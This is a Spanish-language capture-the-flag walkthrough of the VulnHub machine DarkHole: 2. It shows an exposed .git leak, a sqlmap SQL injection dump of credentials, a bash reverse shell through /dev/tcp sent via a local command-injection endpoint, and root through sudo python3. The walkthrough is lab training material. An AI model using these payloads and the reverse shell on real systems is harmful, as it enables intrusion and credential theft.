

## Vulnerable Machine: DarkHole: 2

Nivel: Hard

Url: [DarkHole: 2 ~ VulnHub](#)

### Descripción:

- Difficulty: Hard
- This works better with VMware rather than VirtualBox
- Hint: Don't waste your time For Brute-Force


### Preparación previa:

Hemos preparado previamente una máquina Kali linux ( IP: 192.168.232.136 ) la cual tiene una tarjeta de red conectada a VMNet8,

Para la preparación de la máquina simplemente hemos descargado el archivo OVA, y cambiado la tarjeta de red a la misma que hay en nuestra máquina linux VMNet8

### Solución:

Comenzamos como siempre analizando cual es la ip de nuestra maquina.



```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.232.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 01:48 EST  
Nmap scan report for 192.168.232.2  
Host is up (0.0011s latency).  
Nmap scan report for 192.168.232.143  
Host is up (0.00029s latency).  
Nmap scan report for 192.168.232.148  
Host is up (0.0010s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.05 seconds
```

Y hacemos un escaneo de puertos para ver cuales de ellos se encuentran abiertos,

```
sudo nmap -sS --min-rate 5000 -sCV --open -n -Pn -p- -oN Ports  
192.168.232.148
```

```

(kali㉿kali)-[~]
└─$ sudo nmap -sS --min-rate 5000 -sCV --open -n -Pn -p- -oN Ports 192.168.232.148
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 02:13 EST
Nmap scan report for 192.168.232.148
Host is up (0.00070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|   256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-git:
|   192.168.232.148:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: i changed login.php file for more secure
|_ http-title: DarkHole V2
MAC Address: 00:0C:29:0F:A2:5D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.95 seconds


```

Podemos observar que tenemos 2 puertos abiertos:

22 -> SSH

80 -> HTTP

Si nos dirigimos al puerto 80 podemos ver que se trata de un login del cual no tenemos credenciales.



Sin embargo si miramos el escaneo de puertos podemos ver que ha encontrado un directorio /git/

```
http-git:
  192.168.232.148:80/.git/
  Git repository found!
  Repository description: Unnamed repository; edit this file 'description' to name the...
  Last commit message: i changed login.php file for more secure
http-title: DarkHole V2
MAC Address: 00:0C:29:0E:A2:5D (VMware)
```

para poder ahondar aqui vamos a descargar el proyecto y utilizar la herramienta git para navegar por el.

```
wget --recursive 192.168.232.148:80/.git/
```

```

(kali㉿kali)-[~/Desktop/192.168.232.148/192.168.232.148]
$ ls -la
total 28
drwxr-xr-x 5 kali kali 4096 Feb  5 02:42 .
drwxr-xr-x 3 kali kali 4096 Feb  5 02:42 ..
drwxr-xr-x 7 kali kali 4096 Feb  5 02:42 .git
drwxr-xr-x 2 kali kali 4096 Feb  5 02:42 icons
-rw-r--r-- 1 kali kali  740 Feb  5 02:42 index.html
-rw-r--r-- 1 kali kali 1026 Feb  5 02:42 login.php
drwxr-xr-x 2 kali kali 4096 Feb  5 02:42 style

```

```

(kali㉿kali)-[~/Desktop/192.168.232.148/192.168.232.148]
$ git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jihad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jihad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jihad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize

```


Podemos ver que en el commit *a4d900a8d85e8938d3601f3cef113ee293028e10* se cometio el error de dejar unas credenciales por defecto, si seguimos ahondando aqui podemos conseguir mas informacion.

```
(kali@kali)-[~/Desktop/192.168.232.148/192.168.232.148]
$ git show a4d900a
commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

diff --git a/login.php b/login.php
index e69de29..8a0ff67 100644
--- a/login.php
+++ b/login.php
@@ -0,0 +1,42 @@
+<?php
+session_start();
+require 'config/config.php';
+if($_SERVER['REQUEST_METHOD'] == 'POST'){
+    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+        $_SESSION['userid'] = 1;
+        header("location:dashboard.php");
+        die();
+    }
+}
+Prueban...
+}
+?>
+
+<link rel="stylesheet" href="style/login.css">
+<head>
+    <script src="https://kit.fontawesome.com/fe909495a1.js" crossorigin="anonymous"></script>
+    <link rel="stylesheet" href="Project_1.css">
+    <title>Home</title>
+</head>
+
+<body>
```

Si probamos a iniciar sesion con estas credenciales en el login podremos entrar, aqui comenzara la fase de **explotación**.



En la url podemos encontrar el parametro id, este es vulnerable a SQLI error based, por lo tanto vamos a usar SQLMAP para extraer las bases de datos existentes en la aplicacion. El parametro PHPSESSID lo hemos localizado gracias a la extension cookie editor

```
(kali@kali)-[~/Desktop/192.168.232.148/192.168.232.148]
└─$ sqlmap -u "http://192.168.232.148/dashboard.php?id=1" --cookie "PHPSESSID=2os3preg5914mgess52sdh75s4" -D darkhole_2 --dump
```

```

  _H_
  [.]
|_ -| . [.] |.'| .|
|_|_ [""]_|_|_|_|_|_|_|_|
    |_V...    |_| https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 02:57:40 /2024-02-05/

[02:57:40] [INFO] resuming back-end DBMS 'mysql'
[02:57:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8526 FROM (SELECT(SLEEP(5)))nhTf) AND 'nHqS'='nHqS

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: id=-2996' UNION ALL SELECT
NULL,NULL,CONCAT(0x7162717a71,0x636552594a506a534d48507a667141716e52427562724e476f41426c5473476664597a764d4c716b,0x717a767671),NULL,NULL,NULL-- -
---
[02:57:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[02:57:40] [INFO] fetching tables for database: 'darkhole_2'
[02:57:40] [INFO] fetching columns for table 'users' in database 'darkhole_2'
[02:57:40] [INFO] fetching entries for table 'users' in database 'darkhole_2'
Database: darkhole_2
Table: users
[1 entry]
+-----+-----+-----+-----+-----+
| id | email | address | password | username | contact_number |
+-----+-----+-----+-----+-----+
| 1 | lush@admin.com | Street, Pincode, Province/State, Country | 321 | Jihad Alqurashiasddasdasdas | 1 |
+-----+-----+-----+-----+-----+

[02:57:40] [INFO] table 'darkhole_2.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.232.148/dump/darkhole_2/users.csv'
[02:57:40] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
[02:57:40] [INFO] fetching entries for table 'ssh' in database 'darkhole_2'
```

```
Database: darkhole_2
Table: ssh
[1 entry]
+-----+-----+-----+
| id | pass | user |
+-----+-----+-----+
| 1 | fool | jehad |
+-----+-----+-----+

[02:57:40] [INFO] table 'darkhole_2.ssh' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.232.148/dump/darkhole_2/ssh.csv'
[02:57:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.232.148'

[*] ending @ 02:57:40 /2024-02-05/
```

Podemos ver que ha encontrado un usuario y una contraseña en texto plano, si recordamos el puerto 20(SSH) se encontraba abierto por lo tanto podemos acceder por ssh al ubuntu.



```

(kali@kali)-[~/Desktop/192.168.232.148/192.168.232.148]
$ ssh jehad@192.168.232.148
The authenticity of host '192.168.232.148 (192.168.232.148)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.232.148' (ED25519) to the list of known hosts.
jehad@192.168.232.148's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 05 Feb 2024 08:00:32 AM UTC

System load:  0.24          Processes:           236
Usage of /:   49.8% of 12.73GB   Users logged in:    0
Memory usage: 21%          IPv4 address for ens33: 192.168.232.148
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s

192.168.232.148
Last login: Sun Feb  4 20:00:54 2024
jehad@darkhole:~$

```

Ya estamos dentro.

Si rebuscamos podemos ver que con este usuario no hay mucho en lo que *rascar* sin embargo si observamos el historial de comandos podemos ver que hay algunas peticiones al puerto local 9999, si hacemos esa peticion podemos ver que se estan ejecutando como otro usuario del sistema llamado **losy**.

```

jehad@darkhole:~$ curl "http://localhost:9999/?cmd=id"
Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy)
uid=1002(losy) gid=1002(losy) groups=1002(losy)jehad@darkhole:~$

```

Para acceder a este usuario vamos a acceder con una shell de este usuario

```

curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c 'bash -i >& /dev/tcp/192.168.232.143/443 0>&1'"

```

con esto ya tendríamos acceso si hacemos una llamada al puerto 443 local.

```

(kali@kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c 'bash -i >& /dev/tcp/192.168.232.143./443 0>&1'"connect t
o [192.168.232.143] from (UNKNOWN) [192.168.232.148] 44426
bash: cannot set terminal process group (1310): Inappropriate ioctl for device
bash: no job control in this shell
losy@darkhole:/opt/web$

```

si miramos el historial de este usuario podemos encontrar las credenciales de losy:

```
lsy@darkhole:~$ cat .bash_history
clear
password:gang
losy@darkhole:~$
```

y si miramos los privilegios de este usuario vemos que podemos ejecutar como admin python3

```
losy@darkhole:~$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
```

ejecutado python3 podemos escalar privilegios de manera sencilla ya si convertimos en usuario root, para ello vamos a importar la libreria os.py.

```
(root) /usr/bin/python3
losy@darkhole:~$ sudo python3
Python 3.8.10 (default, Jun  2 2021, 10:49:15)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('bash')
root@darkhole:/home/losy#
```

Con esto ya hemos accedido al usuario root, por ultimo buscamos la flag y ya estaria listo.

```
root@darkhole:/home/losy# cd
root@darkhole:~# ls
root.txt  snap
root@darkhole:~# cat root.txt
DarkHole{'Legend'}
root@darkhole:~#
```